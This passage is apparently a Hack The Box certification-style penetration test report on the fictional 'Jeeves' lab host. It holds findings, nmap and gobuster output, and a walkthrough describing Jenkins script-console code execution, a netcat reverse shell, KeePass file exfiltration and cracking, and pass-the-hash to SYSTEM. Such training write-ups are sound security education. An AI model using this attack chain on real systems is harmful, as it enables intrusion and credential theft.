HACKTHEBOX

Penetration Test

HTB - Jeeves

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Jan Mevius

Jeeves

January 1, 2025

Version: 1.0

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

Jeeves Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Jan Mevius	Penetration Tester	mp3vius@protonmail.com

3 Executive Summary

Jeeves ("Jeeves" herein) contracted Jan Mevius to perform a comprehensive Penetration Test of Jeeves's internal and externally facing network infrastructure. The goal was to identify security weaknesses, assess the potential impact to Jeeves, document all findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Jan Mevius performed testing under a "Black Box" approach from January 1, 2025 to January 1, 2025 without credentials or any prior knowledge of Jeeves's externally facing environment, with the goal of identifying unknown weaknesses. Testing was conducted from a non-evasive standpoint to uncover as many misconfigurations and vulnerabilities as possible. The assessment was performed remotely from Jan Mevius's assessment labs. Each identified weakness was documented and manually investigated to determine exploitation possibilities and escalation potential. Jan Mevius sought to demonstrate the full impact of each vulnerability, including potential access to internal systems. If Jan Mevius was able to gain a foothold within the internal network as a result of external network testing, further testing was conducted, including lateral movement and privilege escalation (both horizontal and vertical) to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address belonging to Jeeves.

In Scope Assets

Host/URL/IP Address	Description
10.10.10.63	jeeves.htb

3.3 Assessment Overview and Recommendations

During the penetration test against Jeeves, Jan Mevius identified 4 findings that threaten the confidentiality, integrity, and availability of Jeeves's information systems. The findings were categorized by severity level, with 1 of the findings being assigned a critical-risk rating, 2 high-risk, 0 medium-risk, and 1 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

A penetration test of the target system uncovered several misconfigurations and insecure service exposures that allowed an unauthenticated attacker to gain full administrative control. Weak application isolation, lack of authentication on a Jenkins instance, and poor credential management led to remote code execution, lateral movement, and eventual compromise of the system. Sensitive data was poorly protected and improperly stored, with administrative credentials obtained through a cracked KeePass database. The tester ultimately gained full NT AUTHORITY/SYSTEM access and extracted the root flag from an alternate data stream hidden within the file system.

Jeeves should create a remediation plan based on the Remediation Summary section of this report, addressing all high-priority findings as soon as possible according to business needs. It is also recommended that periodic vulnerability assessments be performed if they are not already being conducted. Once the issues identified in this report have been addressed, a more comprehensive security assessment may help identify additional opportunities to strengthen the environment, making it more difficult for attackers to move laterally and improving the organization's ability to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Jan Mevius began all testing activities from the perspective of an unauthenticated user on the internet. Jeeves provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Jan Mevius uncovered a total of 4 findings that pose a material risk to Jeeves's information systems. Jan Mevius also identified 0 informational finding that, if addressed, could further strengthen Jeeves's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 Critical**, **2 High** and **1 Low** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	Unauthenticated Access to Jenkins Dashboard with Script Console Enabled	23

#	Severity Level	Finding Name	Page
2	8.8 (High)	NTLM Hash Reuse Enables Administrator Privilege Escalation	26
3	7.1 (High)	KeePass Database File Stored in User Documents Folder	28
4	3.9 (Low)	Information Disclosure via Verbose Error Messages and Server Version Leakage	30

5 Internal Network Compromise Walkthrough

During the course of the assessment, Jan Mevius was able to gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over internal systems. The steps below demonstrate the process taken from initial access to compromise and do not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Jeeves the impact of each vulnerability shown in this report and how they fit together to represent the overall risk to the client environment, helping prioritize remediation efforts (e.g., addressing critical vulnerabilities quickly could break the attack chain while the organization works to remediate all reported issues). While other findings in this report could also be leveraged to gain a similar level of access, this attack chain illustrates the initial path of least resistance taken by the tester to achieve system compromise.

5.1 Detailed Walkthrough


Jan Mevius performed the following to fully compromise the network.

1. An nmap scan revealed four open ports: port 80 (HTTP), port 135 (MSRPC), port 445 (SMB/Microsoft-DS), and port 50000 (HTTP).
2. Navigating to port 80 showed an AskJeeves interface, but search queries caused application errors. These revealed detailed debug messages, including SQL Server error traces and internal stack dumps.
3. Accessing port 50000 returned a 404 error page, which disclosed that the server was running Jetty, leaking the version number.
4. Directory fuzzing against port 50000 uncovered a subdirectory named `/askjeeves`.
5. Visiting `/askjeeves` revealed an exposed Jenkins CI/CD dashboard that did not require authentication.
6. Anonymous access to Jenkins was permitted. The tester accessed the Script Console, successfully executed the `whoami` command, confirming command execution on the host.
7. Using the Script Console, the tester issued a command that downloaded nc.exe (Netcat) from the host machine to the target using PowerShell.
8. A listener was started on the attacker's host. The tester executed another command via Jenkins to run nc.exe, initiating a reverse shell connection back to the attacker's listener.
9. With shell access, enumeration revealed a KeePass database file named `CEH.kdbx` located in the user's Documents folder.
10. The tester prepared another listener and used nc.exe on the target to exfiltrate the `.kdbx` file by copying netcat into the documents directory and then using it to transfer the `.kdbx` file back to the host machine.
11. The tester used keepass2john to extract the hash from the KeePass file and formatted it for hashcat, which successfully cracked the password.
12. Opening the KeePass database, the tester found weak credentials and an NTLM hash, which appeared to belong to the Administrator account.
13. Using impacket-psexec with the NTLM hash, the tester authenticated as the Administrator and spawned a shell running with NT AUTHORITY\SYSTEM privileges.

14. No root flag was found in the expected directories. Instead, a file named `hm.txt` was discovered with instructions to "look deeper."
15. Running dir /R revealed an alternate data stream (ADS) associated with `hm.txt`, specifically `hm.txt:root.txt:$DATA`. This hidden stream was read using PowerShell's `Get-Content` command, successfully revealing the root flag.

Detailed reproduction steps for this attack chain are as follows:

An nmap scan of the target host revealed that four ports were open: 80 (HTTP), 135 (MSRPC), 445 (SMB/Microsoft-DS), and 50000 (HTTP). Initial reconnaissance focused on the web services.



```
[*] Filtering ports from quick scan output if available ...
[*] Extracting open ports from quickscan.txt (RustScan format)
[*] Running thorough nmap scan on the extracted ports ...
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-09 15:51 CEST
Nmap scan report for jeeves.htb (10.10.10.63)
Host is up (0.013s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Ask Jeeves
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-09T18:52:11
|_  start_date: 2025-05-09T18:50:11
|_clock-skew: mean: 5h00m43s, deviation: 0s, median: 5h00m43s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.99 seconds
[+] Scan completed successfully.
[*] Output saved to: /home/kali/htb/boxes/jeeves/nmap/deepscan.
```

Figure 1: nmap scan

Browsing to port 80 presented an AskJeeves-themed interface. However, any attempts to submit queries triggered server-side application errors. The response disclosed verbose debugging output, including SQL Server error messages and internal exception traces, suggesting the backend was improperly configured and exposed detailed system information.





Figure 2: AskJeeves on port 80



Server Error in '/' Application.

*Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)
May 26 2009 14:24:20
Copyright (c) 1988-2005 Microsoft Corporation
Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
' to data type int.*

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)
May 26 2009 14:24:20
Copyright (c) 1988-2005 Microsoft Corporation
Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
' to data type int.

Source Error:

```
Line 46:         catch (Exception ex)
Line 47:         {
Line 48:             throw ex;
Line 49:         }
Line 50:         finally
```

Source File: c:\webroot\Sock_Puppets\App_Code\Generic DataAccess.cs **Line:** 48


Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)
        May 26 2009 14:24:20
        Copyright (c) 1988-2005 Microsoft Corporation
        Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)
' to data type int.]
   GenericDatabaseAccess.ExecuteSqlCommandScalar(DbCommand command) in c:\webroot\Sock_Puppets\App_Code\Generic DataAccess.cs:48
   SSC.Web.Controls.UserControls.DisciplineSelect.TriggerCodeValid(String triggerCode) in  c:\webroot\Sock_Puppets\UserControls\DisciplineSelect.ascx.cs:305
   SSC.Web.Controls.UserControls.DisciplineSelect.ibSelect_Click(Object sender, ImageClickEventArgs e) in  c:\webroot\Sock_Puppets\UserControls\DisciplineSelect.ascx.cs:296
   System.Web.UI.WebControls.ImageButton.OnClick(ImageClickEventArgs e) +108
   System.Web.UI.WebControls.ImageButton.RaisePostBackEvent(String eventArgument) +118
   System.Web.UI.WebControls.ImageButton.System.Web.UI.IPostBackEventHandler.RaisePostBackEvent(String eventArgument) +10
   System.Web.UI.Page.RaisePostBackEvent(IPostBackEventHandler sourceControl, String eventArgument) +13
   System.Web.UI.Page.RaisePostBackEvent(NameValueCollection postData) +36
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +1565
```

Version Information: Microsoft .NET Framework Version:2.0.50727.4223; ASP.NET Version:2.0.50727.4223

Figure 3: Error data leak

Switching to port 50000 led to a 404 error page, which inadvertently leaked server information by exposing the Jetty version used by the web server.



HTTP ERROR 404


Problem accessing /. Reason:

```
    Not Found
```

Powered by Jetty:// 9.4.z-SNAPSHOT


Figure 3: Port 50000 error data leak

Further testing through directory fuzzing on port 50000 uncovered a subdirectory at /askjeeves, which when accessed, revealed a Jenkins dashboard interface. Notably, this Jenkins instance was fully accessible without any authentication controls.



```
┌──(kali㉿kali)-[~/htb/boxes/jeeves/dir]
└─$ gobuster dir -u http://jeeves.htb:50000/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://jeeves.htb:50000/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/askjeeves            (Status: 302) [Size: 0] [--> http://jeeves.htb:50000/askjeeves/]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

Figure 4: Directory fuzzing



Welcome to Jenkins!

